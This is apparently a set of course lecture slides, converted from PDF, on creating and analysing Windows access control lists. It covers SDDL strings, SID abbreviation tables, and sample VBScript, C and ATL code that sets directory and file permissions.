
```
Dim fso, drv
Dim vol: vol = "c:\"

Set fso = CreateObject("Scripting.FileSystemObject")
Set drv = fso.GetDrive(vol)
Dim fsinfo: fsinfo = drv.FileSystem

Dim acls : acls = False
If StrComp(fsinfo, "NTFS", vbTextCompare) = 0 Then
    acls = True

WScript.Echo(vol & " is " & fsinfo)
Wscript.Echo("ACLs supported? " & acls)
```

This won't work if you apply it to a file system that supports ACLs but is not NTFS.



3c\_VBTest.vbs

It will probably run in the lab by double clicking on the file.

# Creating ACLs in Windows

- The Windows 2000 security engineering team added a textual ACL and security descriptor representation called the Security Descriptor Definition Language (SDDL).
- SDDL used short sequences of letters to represent:
  - Security identifier's (SIDs) associated with users or groups. They are sometimes called SID strings.

**[http://msdn.microsoft.com/en-au/library/aa379602\(VS.85\).aspx](http://msdn.microsoft.com/en-au/library/aa379602(VS.85).aspx)**

- Access control entries (ACEs), which are a little like the triples in the BLP state model (subject, object, operation).
- Each ACE contains a SID and a set of access rights.

**[http://msdn.microsoft.com/en-au/library/aa374928\(VS.85\).aspx](http://msdn.microsoft.com/en-au/library/aa374928(VS.85).aspx)**

- Full details of the SDDL can be found in sddl.h, available in the Microsoft Platform SDK.

- As mentioned earlier, a DACL determines access rights to secured resources.
  - A DACL can be attached to an object in the system.
- If no DACL is attached to an object, then the system gives everybody full access.
- If there is an empty DACL, with no ACE's, attached to an object, then the system will stop all attempts to access the object.

# How can we do the following?

- Create a directory named c:\MyFolder and sets the following ACE:
  - Guests (Deny Access).
  - Anonymous logon (Deny Access).
  - Administrators (Full Control).
  - Authenticated Users (Read, Write, Execute).

```

#define _WIN32_WINNT 0x0500

#include <windows.h>
#include <sddl.h>
#include <stdio.h>

BOOL CreateMyDACL(SECURITY_ATTRIBUTES *);

void main()
{
    SECURITY_ATTRIBUTES  sa;

    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.bInheritHandle = FALSE;

    if (!CreateMyDACL(&sa))
    {
        printf("Failed CreateMyDACL\n");
        exit(1);
    }

    if (0 ==
CreateDirectory(TEXT("C:\\MyFolder"), &sa))
    {
        printf("Failed CreateDirectory\n");
        exit(1);
    }

    if (NULL !=
LocalFree(sa.lpSecurityDescriptor))
    {
        printf("Failed LocalFree\n");
        exit(1);
    }
}

```

## 3c\_SDDL-ACL.cpp

```



BOOL CreateMyDACL(SECURITY_ATTRIBUTES * pSA)
{
    TCHAR * szSD = TEXT("D:")          // Discretionary ACL
        TEXT(" (D;OICI;GA;;;BG) ")      // Deny access to built-in guests
        TEXT(" (D;OICI;GA;;;AN) ")      // Deny access to anonymous logon
        TEXT(" (A;OICI;GRGWGX;;;AU) ")  // Allow read/write/execute to
                                          // authenticated users
        TEXT(" (A;OICI;GA;;;BA) ");      // Allow full control to
                                          // administrators

    if (NULL == pSA)
        return FALSE;



    return ConvertStringSecurityDescriptorToSecurityDescriptor(
        szSD,
        SDDL_REVISION_1,
        &(pSA->lpSecurityDescriptor),
        NULL);
}

```





■ Windows XP



*Analysis of an SDDL String*

SDDL Component	Comments
D:P	This is a DACL. Another option is S: for audit ACE (SACL). The ACE follows this component. Note that the P option sets SE_DACL_PROTECTED, which gives you maximum control of the ACEs on the object by preventing ACEs from being propagated to the object by a parent container. If you don't care that ACEs are inherited from a parent, you can remove this option.

# Analysis of an SDDL String

SDDL Component	Comments
(D;OICI;GA;;;BG)	<p>An ACE string. Each ACE is wrapped in parentheses.</p> <p>D = deny ACE.</p> <p>OICI = perform object and container inheritance. In other words, this ACE is set automatically on objects (such as files) and containers (such as directories) below this object or container.</p> <p>GA = Generic All Access (Full Control).</p> <p>BG = Guests group (also referred to as Builtin Guests).</p> <p>This ACE prevents the guest account from accessing this directory or any file or subdirectory created beneath it.</p> <p>The two missing values represent ObjectTypeGuid and InheritedObjectTypeGuid, respectively. They are not used in this example because they apply only to object-specific ACEs. Object-specific ACEs allow you to have greater granularity control for the types of child objects that can inherit them.</p>

## Analysis of an SDDL String

SDDL Component	Comments
(A;OICI;GA;;;SY)	A = allow ACE. SY = SYSTEM (also called the local system account).
(A;OICI;GA;;;BA)	BA = Builtin Administrators group.
(A;OICI;GRGWGX;;;IU)	GR = Read, GW = Write, GX = Execute. IU = Interactive users (users logged on at the computer).

## ***SDDL SID Types***

<b>SDDL String</b>	<b>Account Name</b>
AO	Account Operators
AU	Authenticated Users
BA	Builtin Administrators
BG	Builtin Guests
BO	Backup Operators
BU	Builtin Users
CA	Certificate Server Administrators
CO	Creator Owner
DA	Domain Administrators
DG	Domain Guests
DU	Domain Users
IU	Interactively Logged-On User
LA	Local Administrator
LG	Local Guest
NU	Network Logon User
PO	Printer Operators
PU	Power Users

## ***SDDL SID Types***

<b>SDDL String</b>	<b>Account Name</b>
RC	Restricted Code—a restricted token, created using the CreateRestrictedToken function in Windows 2000 and later
SO	Server Operators
SU	Service Logon User—any account that has logged on to start a service
SY	Local System
WD	World (Everyone)
NS	Network Service (Windows XP and later)
LS	Local Service (Windows XP and later)
AN	Anonymous Logon (Windows XP and later)
RD	Remote Desktop and Terminal Server users (Windows XP and later)
NO	Network Configuration Operators (Windows XP and later)
LU	Logging Users (Windows .NET Server and later)
MU	Monitoring Users (Windows .NET Server and later)

# Creating ACLs with the Active Template Library

- The ATL is a set of template-based C++ classes included with Microsoft Visual Studio 6 (and later) and Visual Studio .NET.
  - A new set of security-related ATL classes have been added to Visual Studio .NET to make managing common Windows security tasks, including ACLs and security descriptors, much easier.
- The following sample code, created using Visual Studio .NET, creates a directory and assigns an ACL to the directory. The ACL is:
  - Administrators (Full Control).
  - Guests (Deny Read Access).

```
#include "stdafx.h"
#include <atlsecurity.h>
#include <iostream>
using namespace std;
```

## 3c\_ATLACL.cpp

```
void main(){
    try {
        // User accounts
        CSid sidAdmin = Sids::Admins();
        CSid sidGuests = Sids::Guests();

        //Create the ACL, and populate with ACEs.
        //The deny ACE is placed before the allow ACEs.
        CDacl dacl;
        dacl.AddDeniedAce(sidGuests, GENERIC_READ);
        dacl.AddAllowedAce(sidAdmin, GENERIC_ALL);

        //Create the security descriptor and attributes.
        CSecurityDesc sd;
        sd.SetDacl(dacl);
        CSecurityAttributes sa(sd);

        //Create the directory with the security attributes.
        if (CreateDirectory(_T("c:\\MyTestDir"), &sa))
            cout << "Directory created!" << endl;
        } catch(CAtlException e) {
            cerr << "Error, application failed with error "
                 << hex << (HRESULT)e << endl;}
    }
}
```



Permissions Auditing Owner Effective Permissions

To view more information about Special permissions, select a permission entry, and then click Edit.

Permission entries:

Type	Name	Permission	Inherited From	Apply To
Deny	Guests (SYS-PC13\G...	Read	<not inherited>	This folder only
Allow	Administrators (SYS-P...	Full Control	<not inherited>	This folder only

## ■ Windows XP

Add...

Edit...

Remove

☐ Inherit from parent the permission entries that apply to child objects. Include these with entries explicitly defined here.

☐ Replace permission entries on all child objects with entries shown here that apply to child objects

OK


Cancel

Apply

# The order ...

```
dacl.AddAllowedAce(sidAdmin, GENERIC_ALL);  
dacl.AddAllowedAce(sidGuests, GENERIC_ALL);  
dacl.AddDeniedAce(sidGuests, GENERIC_READ);  
dacl.AddDeniedAce(sidAdmin, GENERIC_ALL);
```

The Deny are  
listed first  
anyway



- Perform the following steps to correctly add a new ACE to an existing ACL:
  - Use the GetSecurityInfo or GetNamedSecurityInfo function to get the existing ACL from the object's security descriptor.
  - For each new ACE, fill an EXPLICIT\_ACCESS structure with the information that describes the ACE.
  - Call SetEntriesInAcl, specifying the existing ACL and an array of EXPLICIT\_ACCESS structures for the new ACEs.
  - Call the SetSecurityInfo or SetNamedSecurityInfo function to attach the new ACL to the object's security descriptor.

## 3c\_SetUpdatedACL.cpp

```
#define _WIN32_WINNT 0x0501
#include "windows.h"
#include "aclapi.h"
#include <sddl.h>
```

```
int main(int argc, char* argv[]) {
    char *szName = "c:\\data.txt";
    PACL pDacl = NULL;
    PACL pNewDacl = NULL;
    PSECURITY_DESCRIPTOR sd = NULL;
    PSID sidAuthUsers = NULL;
    DWORD dwErr = 0;


    try {
        dwErr =
            GetNamedSecurityInfo(_T("c:\\data.txt"),
                                SE_FILE_OBJECT,
                                DACL_SECURITY_INFORMATION,
                                NULL,
                                NULL,
                                &pDacl,
                                NULL,
                                &sd);
    }
}
```

Get ACL →

```
if (dwErr != ERROR_SUCCESS)
    throw dwErr;
```

```
EXPLICIT_ACCESS ea;
ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));
DWORD cbSid = SECURITY_MAX_SID_SIZE;
sidAuthUsers = LocalAlloc(LMEM_FIXED, cbSid);
if (sidAuthUsers == NULL)
    throw ERROR_NOT_ENOUGH_MEMORY;
if (!CreateWellKnownSid(WinAuthenticatedUserSid,
                        NULL,
                        sidAuthUsers,
                        &cbSid))
    throw GetLastError();
```

Set new ACE



```
BuildTrusteeWithSid(&ea.Trustee, sidAuthUsers);
ea.grfAccessPermissions = GENERIC_READ | GENERIC_WRITE;
ea.grfAccessMode         = GRANT_ACCESS;
ea.grfInheritance         = NO_INHERITANCE;
ea.Trustee.TrusteeForm    = TRUSTEE_IS_SID;
ea.Trustee.TrusteeType    = TRUSTEE_IS_GROUP;
```

```

    dwErr = SetEntriesInAcl(1, &ea, pDacl, &pNewDacl);
    if (dwErr != ERROR_SUCCESS)
        throw dwErr;
    dwErr = SetNamedSecurityInfo(_T("c:\\data.txt"),
                                SE_FILE_OBJECT,
                                DACL_SECURITY_INFORMATION,
                                NULL,
                                NULL,
                                pNewDacl,
                                NULL);

    } catch(DWORD e) {
        //error
    }

    if (sidAuthUsers)
        LocalFree(sidAuthUsers);

    if (sd) LocalFree(sd);



    if (pNewDacl) LocalFree(pNewDacl);
    return dwErr;
}

```

Get new ACL


